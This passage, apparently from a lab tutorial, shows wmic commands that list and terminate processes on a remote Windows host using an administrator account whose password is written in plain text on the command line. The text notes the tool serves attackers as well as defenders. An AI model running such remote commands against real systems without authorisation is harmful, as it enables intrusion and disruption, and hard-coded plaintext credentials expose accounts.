199 conhost.exe 8 2368 3 18276352
179 svchost.exe 8 6140 1 8736768
120 svchost.exe 8 4732 2 6012928
162 svchost.exe 8 5808 5 7675904
174 WmiPrvSE.exe 8 1732 9 9629696
201 notepad.exe 8 2140 4 10842112

```

```

PS C:\>
PS C:\>

```

We could also terminate the process using wmic tool.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 Process Where "Name Like 'notepad.exe'" Call Terminate

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 Process Where "Name Like 'notepad.exe'" Call Terminate
Executing (\\WMISERVER\ROOT\CIMV2:win32_Process.Handle="2140")->Terminate()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ReturnValue = 0;
};
PS C:\> _
```

We have killed the notepad.exe process. Verifying it.

Command: wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process list brief

```
PS C:\> wmic /node:10.0.0.30 /user:administrator /password:hello_123321 process list brief
HandleCount Name Priority ProcessId ThreadCount WorkingSetSize
0 System Idle Process 0 0 2 8192
1964 System 8 4 139 163840
0 Registry 8 88 4 68403200
56 smss.exe 11 392 2 1228800
411 csrss.exe 13 548 10 5287936
160 csrss.exe 13 624 9 4849664
171 wininit.exe 13 644 1 7016448
251 winlogon.exe 13 720 3 15646720
538 services.exe 9 760 6 9572352
1054 lsass.exe 9 772 6 15470592
85 svchost.exe 8 876 1 3923968
852 svchost.exe 8 896 12 22470656
49 fontdrvhost.exe 8 924 5 3817472
49 fontdrvhost.exe 8 916 5 4337664
868 svchost.exe 8 1004 8 12394496
322 svchost.exe 8 572 3 10301440
540 dwm.exe 13 784 12 39514112
260 svchost.exe 8 64 4 10952704
802 svchost.exe 8 504 29 48791552
209 svchost.exe 8 1092 1 9814016
147 svchost.exe 8 1128 1 11816960
115 svchost.exe 8 1136 3 5500928
355 svchost.exe 8 1224 7 14704640
120 svchost.exe 8 1348 1 7446528
183 svchost.exe 8 1368 3 7602176
225 svchost.exe 8 1376 2 11497472
156 svchost.exe 8 1392 4 7688192
157 svchost.exe 8 1408 2 5836800
214 svchost.exe 8 1464 5 7630848
150 svchost.exe 8 1496 2 5922816
161 svchost.exe 8 1576 2 7991296
```

```
136      svchost.exe      8      5616      1      7147520
257      svchost.exe      8      5668      4      9748480
207      dllhost.exe      8      6108      5      11657216
74       cmd.exe              8      2168      1      4050944
199      conhost.exe       8      2368      3      18276352
181      svchost.exe       8      6140      3      8773632
120      svchost.exe       8      4732      3      6025216
162      svchost.exe       8      5808      6      7688192
287      svchost.exe       8      3680     13      13967360
220      wmiPrvSE.exe      8      5424     10      11358208

PS C:\> _
```

Similarly, we can use the wmic tool to enumerate the target server with the help of the WMI methods. The tool would be useful for attackers and administrators as well as for defenders.

References:

- WMIC
(<https://support.microsoft.com/en-in/help/290216/a-description-of-the-windows-management-instrumentation-wmi-command-line>)